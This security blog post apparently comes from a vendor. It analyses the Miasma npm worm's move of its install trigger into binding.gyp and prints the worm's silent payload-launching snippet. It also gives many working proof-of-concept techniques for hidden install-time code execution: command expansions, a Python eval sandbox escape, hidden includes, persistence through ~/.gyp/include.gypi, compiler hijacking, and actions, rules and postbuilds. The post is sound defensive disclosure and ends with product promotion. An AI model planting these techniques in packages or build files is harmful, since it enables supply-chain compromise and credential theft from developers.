


It has only been a couple of days since the Miasma attack hit 32 official Red Hat packages on npm. The worm added a malicious preinstall script to each compromised package, so that node index.js ran automatically the moment you installed the dependency, harvesting cloud credentials, CI tokens, SSH keys and more before you ever ran a single line of your own code.
In the days that followed, Miasma spread well beyond its initial targets, hitting several other packages across npm, PyPI, and GitHub, including @vapi-ai/server-sdk (71k weekly downloads) and ai-sdk-ollama (31k weekly downloads).
However, this new wave comes with a new trick.
If you audited one of these packages, looked at its package.json, saw no preinstall or postinstall hook, and concluded it was safe to install, think again. The latest variant moved its trigger out of package.json entirely and into a far less scrutinised file that npm will happily execute for you at install time: binding.gyp.
In this article, I’ll do a proper deep dive into binding.gyp. We will look at what it is, why npm runs it, and the surprising number of ways it can be abused to execute arbitrary code, from sandbox evasion to compiler hijacking, all while looking like an innocent build file.
What are node-gyp and binding.gyp?
Plenty of npm packages are not pure JavaScript. They ship native add-ons written in C or C++ that need to be compiled into a binary before Node can load them. The tool responsible for that compilation step is node-gyp, a cross-platform build tool that npm bundles and invokes for you. It is a wrapper around GYP, which stands for Generate Your Projects, a build system Google originally created for the Chromium project. However, Google has moved Chromium off it and stopped maintaining it, so node-gyp now relies on a fork maintained by Node.js.
node-gyp knows what to build by reading a file called binding.gyp that lives in the root of the package. It is a JSON-like file that describes the build (technically a Python literal, which will matter later). It describes which source files to compile, which include directories to use, and so on. A normal, honest binding.gyp could look like this:
{
  "targets": [
    {
      "target_name": "addon",
      "sources": ["src/addon.cc"]
    }
  ]
}
However, this can easily become a security problem. When npm installs a package and notices a binding.gyp in its root, it automatically runs node-gyp rebuild for that package as part of the install. The package does not need to register any script in package.json to make it happen. The mere presence of a binding.gyp file is enough for code to run during installation.
So even a package with a completely clean package.json, with zero lifecycle hooks, will trigger the gyp toolchain at install time simply because the file exists.
How Miasma exploited it
Here is an actual snippet of what the worm dropped into the compromised packages:
{
  "targets": [
    {
      "target_name": "Setup",
      "type": "none",
      "sources": ["<!(node index.js > /dev/null 2>&1 && echo stub.c)"]
    }
  ]
}
At a glance, this reads like a build target named Setup with a single source file. Look closer at the sources array. Instead of a plain filename, it contains a string wrapped in <!(...).
That <!(...) syntax is a gyp feature called a command expansion. When gyp parses this file, it does not treat the contents as a literal string. It runs the enclosed shell command and substitutes the command's output back into the field.
So when node-gyp processes the target, it executes:
node index.js > /dev/null 2>&1 && echo stub.cBreaking that down:
node index.jsruns the malicious payload. Thisindex.jsis the same Miasma payload we saw in the earlier Red Hat attacks, the obfuscated credential stealer and worm from this campaign.> /dev/null 2>&1throws away all output, so nothing suspicious shows up in the install logs.&& echo stub.cprints a harmless-looking filename. Gyp captures that as the value of thesourcesentry, so the build keeps going and nothing looks broken.
The payload runs, stays quiet, and the build completes normally. No preinstall hook necessary.
The expansion syntax, and why it is even worse than it looks
GYP actually offers several flavors of command expansion:
<!(command)/>!(command)/^!(command)– runs the command and substitutes its raw output as a single string.<!@(command)/>!@(command)/^!@(command)– runs the command and splits its output into a list, which is handy where gyp expects an array.<!pymod_do_main(module args)– importsmoduleas a Python module and calls itsDoMain()function, using the return value as the substitution.<|(name item1 item2 ...)creates a file callednameat parse time, with each item on its own line.
These all execute at parse time, before any compilation actually happens.
Intuitively, you’d expect that this would only happen in real documented fields like sources, libraries or include_dirs. That intuition is wrong, and this is where it starts to get interesting.
GYP does not scope command expansion to a known list of fields. When it loads a .gyp file, it walks the entire parsed structure recursively and expands <!(...) and <!@(...) inside any string value it finds, no matter which key that string lives under. There is no schema that says "only these field names are allowed."
In practice, that means an attacker can invent a field name (like some_random_key) that does not exist in gyp's documentation at all, and the command inside it will still run:
{
  "some_random_key": "<!(node evil.js && echo 0)",
  "targets": []
}
There is no some_random_key field in gyp. It does not need to be one. The string sitting under that key contains a <!(...) token, the recursive expansion pass reaches it, and the command runs. This is what makes reviewing these so painful. You can’t just check the handful of fields you expect to be dangerous, because the payload can be hidden under any key, and at any depth, in the file.
The sandbox escape
Thought command expansions were risky? It only gets worse from here.
Up to now, we have treated binding.gyp as a slightly unusual JSON file with some extra features. Under the hood, it is actually a Python dictionary, and it hands the file straight to Python's eval(). See where I'm going with this?
That's right: the file that npm runs for you at install time is parsed by eval. The gyp authors were not blind to how that could be abused, so they call eval with the builtins stripped out:
eval(file_contents, {"__builtins__": {}}, None)The idea is that without built-in functions available, an attacker who controls the gyp file can’t reach anything dangerous, like running a shell command or reading files off the disk. The building blocks you would normally use for that, such as __import__ to load the os module or open to touch a file, have all been taken away. It is a classic sandbox. However, like almost every attempt to sandbox Python's eval, it can be escaped.
We can climb straight back out of that sandbox and make GYP run arbitrary Python code. Here is a complete malicious binding.gyp, in full:
[c for c in ().__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0]()._module.__builtins__['__import__']('os').system('node evil.js')That's it. That is the whole file. No JSON syntax is necessary. We didn't use any of the usual targets or sources fields you'd expect to see in a gyp file. Just a single Python expression. It works because, before node evil.js is called, the expression pulls off a little trick to break out of eval()'s sandbox.
The dangerous functions were taken away, but the harmless objects you can still touch quietly hold hidden references back to them. Starting from the harmless empty tuple (), it hops through Python's internal object relationships until it finds something that still holds a reference back to the functions that were taken away, grabs them, and uses that to import the os module and run the shell command node evil.js.
And this executes the moment someone runs npm install <package>, purely as a side effect of gyp parsing the file.
Because the whole gyp syntax is essentially just a Python dictionary, the expression can be tucked into any value of an otherwise completely normal-looking build file:
{
  "variables": {
    "module_name": "fast_crypto",
    "openssl_fips": [c for c in ().__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0]()._module.__builtins__['__import__']('os').system('node evil.js') or "",
  },
  "targets": [
    {
      "target_name": "<(module_name)",
      "sources": ["src/binding.cc", "src/crypto.cc"],
      "include_dirs": ["<!(node -p \"require('node-addon-api').include\")"],
      "defines": ["NAPI_VERSION=8"],
    }
  ]
}
This is a working binding.gyp that really would build a native module. The payload is hidden inside the openssl_fips variable, made to blend in with the rest of the build file. No <!(...) command expansion was necessary.
Conditions are the same story. GYP lets a build file apply different settings depending on the environment, through a conditions key.
"conditions": [
  ["OS=='win'", { "sources": ["socket_win.cc"] }],
  ["OS=='linux'", { "defines": ["LINUX"] }],
]
Those condition strings, "OS=='win'", are meant to be tiny boolean checks. But gyp evaluates them the same way it parses the file: it compiles each one and runs it through eval(), with the same stripped builtins. This means a condition can, in fact, hold any arbitrary Python expression. Using the same sandbox escape trick, we can turn the conditions field into another attack vector to be aware of:
"conditions": [
  ["[c for c in ().__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0]()._module.__builtins__['__import__']('os').system('node evil.js') == 0", {}],
]
We've just shown you how to convert binding.gyp into an arbitrary code executor that runs at install-time (without any postinstall hooks).
You might wonder why any of this matters that much. We already have several ways to run code at install time. There is postinstall in package.json. There are command expansions in binding.gyp.
The difference here is that the real, documented features are risky, but risky in a way that the ecosystem already understands. A reviewer knows to read the scripts block in package.json. A scanner can be made to flag <!(...) expansions. We can anticipate them, write rules for them, and defend against them, precisely because they are supposed to exist.
Escaping a sandbox is a different kind of problem, because nothing about it was ever intended. No one ever expects binding.gyp to just host pure Python code that executes at install time.
Hiding code in included files
So far, every payload has lived inside a single binding.gyp file. It does not have to.
binding.gyp supports an includes key. Its intended purpose is to factor out shared build settings into a separate file and pull them into multiple targets or projects, so you do not repeat yourself. When gyp encounters an includes entry, it loads that file and merges its contents into the current one before processing.
The catch is that the included file is processed exactly like the main binding.gyp, which means every expansion or sandbox evasion trick from the previous sections apply inside it, too. An attacker can move the payload out of binding.gyp and into an included file, leaving the main file looking like a normal build configuration file:
{
  "includes": ["evil"],
  "targets": [...]
}
The included evil file can then carry the actual payload, which can again be tucked under an arbitrary key, at any depth in the file.
{
  "anyrandomname": {
    "somethingarbitrary": "<!(node evil_script.js && echo 0)"
  }
}
Two things make this great for an attacker and bad for a reviewer. First, the included file can be named anything. It does not need a .gyp or .gypi extension. It just has to contain valid JSON-formatted data. A file innocently called config or LICENSE works just as well.
Second, includes are transitive. An included file can itself include another file, which can include another, and so on. Now, the install-time payload that actually runs could be three or four files away from the binding.gyp you started analyzing.
Auto-includes and persistence
Think you got the hang of includes now? There is a twist: you do not even need an includes key, because node-gyp pulls in some files on its own.
When node-gyp configures a build, it looks for two files in the package root, config.gypi and common.gypi, and forcibly includes any it finds, exactly as if you had listed them in includes. They are processed like any other gyp file, so every trick from the last few sections works inside them. The catch for a reviewer is that nothing in binding.gyp points at them. A binding.gyp can be a single empty pair of braces and still pull a payload out of a sibling config.gypi:
{ }{
"variables": {
"anything": "<!(node evil.js && echo 0)"
}
}The first file is the entire binding.gyp. The second is config.gypi, sitting quietly next to it, and it runs on install.
That is bad, but the next one is worse. node-gyp also auto-includes ~/.gyp/include.gypi, resolved from the user's home directory, into every gyp build that user runs. Not this project, but every project. Drop a payload there once and it persists on every native npm install with a binding.gyp you ever do again.
Pulling in code through dependencies
Separate from includes, gyp targets can declare dependencies on other targets defined in entirely different .gyp files.
Because a dependency points at another gyp file, and that file is parsed and expanded like any other, dependencies give an attacker a second, independent way to reach code in another file:
{
  "targets": [
    {
      "target_name": "main",
      "type": "none",
      "dependencies": ["dep.gyp:dep_target"]
    }
  ]
}
The referenced dep.gyp file then hosts the payload inside one of its targets:
{
  "targets": [
    {
      "target_name": "dep_target",
      "type": "none",
      "sources": ["<!(node malicious.js && echo stub.c)"]
    }
  ]
}
As with includes, the referenced file's name is irrelevant as long as it holds valid JSON-formatted data. And just like includes, these dependencies can also be transitive.
Compiler hijacking
The binding.gyp also controls how the native code gets built, which compiler to invoke and what flags to pass it, and that control becomes its own attack vector.
A native build has to know which compiler to use and what options to give it. Gyp exposes this in two places:
- per target settings like
cflags,defines, andinclude_dirs. make_global_settings(Linux / macOS) – a top level block in a gyp file that sets the toolchain for the whole build:- the C compiler (
CC) - the C++ compiler (
CXX) - the linker (
LINK) - the archiver (
AR) - compiler flags (
CFLAGS) - linker flags (
LDFLAGS)
- the C compiler (
Since compilation happens at install-time, a malicious actor could replace the compiler, pointing it at their own script:
{
  "make_global_settings": [
    ["CC", "<(module_root_dir)/cc-evil.sh"]
  ],
  "targets": [
    {
      "target_name": "addon",
      "type": "static_library",
      "sources": ["src/addon.c"]
    }
  ]
}
Now the build runs cc-evil.sh as the compiler for every compile step, where cc-evil.sh could look like this:
node "$(dirname "$0")/evil.js"
exec cc "$@"
The script can do whatever it likes (such as executing evil.js) and then call the real compiler so the build still succeeds, and nobody notices.
GYP even has a dedicated convention for this, meant for compiler launchers like ccache. A *_wrapper key prepends your program in front of the real compiler:
{
  "make_global_settings": [
    ["CC", "/usr/bin/cc"],
    ["CC_wrapper", "<(module_root_dir)/cc-evil-wrapper.sh"]
  ],
  "targets": [
    {
      "target_name": "addon",
      "type": "static_library",
      "sources": ["src/addon.c"]
    }
  ]
}
Here gyp runs cc-evil-wrapper.sh /usr/bin/cc ..., handing the malicious script the real compiler as an argument.
Furthermore, an attacker does not even have to replace the compiler. They can just hand it flags, and gyp writes those flags into the generated build file. On a make-based build the flags become make variables, and make can evaluate a $(shell) command it finds inside one. So a flag value can be hijacked to carry a malicious command.
There are two places to inject. On the target itself, for example through cflags (or xcode_settings on macOS):
{
  "targets": [
    {
      "target_name": "addon",
      "type": "static_library",
      "sources": ["src/addon.c"],
      "cflags": ["$(shell node <(module_root_dir)/evil.js)"]
    }
  ]
}
Or globally for every target, through make_global_settings:
{
  "make_global_settings": [
    ["CFLAGS", "$(shell node <(module_root_dir)/evil.js)"]
  ],
  "targets": [
    {
      "target_name": "addon",
      "type": "static_library",
      "sources": ["src/addon.c"]
    }
  ]
}
When the build runs, the malicious $(shell ...) command runs, and the command's output is passed on to the compiler as a harmless flag, so the build proceeds successfully.
The exact mechanism to hijack a compiler may differ per build tool and OS. However, the key takeaway is that compiler and linker settings are worth treating as code, since build tools like make can evaluate what is inside them at npm install time.
Executing code through actions
So far, every vector has relied on command expansion, sandbox evasion, or compiler hijacking. GYP has another feature that runs commands by design: actions.
An action is a build step attached to a target that runs an arbitrary command, normally to generate a source file or process some input before compilation. It’s a documented feature that lives inside a target's actions array. Each action names a command to run, its inputs, and its outputs.
Because the whole point of an action is to run a command, an attacker does not even need the expansion syntax here. They can just ask gyp to run their payload directly:
{
  "targets": [
    {
      "target_name": "via_actions",
      "type": "none",
      "actions": [
        {
          "action_name": "poc_action",
          "inputs": [],
          "outputs": ["poc_action_done"],
          "action": ["node", "evil.js"]
        }
      ]
    }
  ]
}
When the target builds, gyp runs node evil.js. No <!(...) required, no source file to compile, just a build step whose entire job is to execute a command.
There is a close cousin worth knowing about: rules. A rule is like an action, except it fires once per input file that matches a given extension. Point a rule at a file with the right extension, and its command runs for that file:
{
  "targets": [
    {
      "target_name": "via_rules",
      "type": "none",
      "sources": ["trigger.poc"],
      "rules": [
        {
          "rule_name": "poc_rule",
          "extension": "poc",
          "outputs": ["<(RULE_INPUT_ROOT).done"],
          "action": ["node", "evil.js"]
        }
      ]
    }
  ]
}
Here, the target lists a single source file, trigger.poc. The rule says that for every input file ending in .poc, gyp should run node evil.js. The attacker controls both halves, so they ship a throwaway file with the matching extension, and the rule fires against it at build time. The effect is the same as an action, with the trigger being a matching file rather than the target itself.
There is a third member of this family, postbuilds, a command that runs after a target has been built. It carries the same kind of action array:
{
  "targets": [
    {
      "target_name": "via_postbuilds",
      "type": "none",
      "postbuilds": [
        {
          "postbuild_name": "poc_postbuild",
          "action": ["node", "evil.js"]
        }
      ]
    }
  ]
}
The key takeaway is that a binding.gyp file runs code at install time, exactly like a preinstall or postinstall hook in package.json, so it deserves exactly the same suspicion. The presence of binding.gyp in a dependency means code can run during install, regardless of what package.json says. A clean package.json with no install scripts is no longer evidence that nothing runs.
Security teams should be paying attention here. The people behind supply-chain attacks like Miasma are clearly looking for new ways to run code at install time, and binding.gyp is an easy one to miss, especially when it involves undocumented behavior, like the sandbox escapes. It would be naive to assume this is the last we'll see of it.
How Aikido detects this
If you are an Aikido user, check your central feed and filter on malware issues. The recent Miasma campaign, which now uses install-time binding.gyp execution, surfaces as a 100/100 critical issue. Aikido rescans nightly, but we recommend triggering a manual rescan immediately if you think you may be affected.
Not an Aikido user yet? Create an account and connect your repos. Our malware coverage is included in the free plan, no credit card required.
For an extra layer, Aikido Device Protection gives you visibility and control over the software packages installed on your team's devices, covering browser extensions, libraries, plugins, and dependencies.
To stop a package like this before it ever reaches the install step, use Aikido Safe Chain (open source). It sits in your existing workflow, intercepting npm, npx, yarn, pnpm, and pnpx commands and checking packages against Aikido Intel before install.


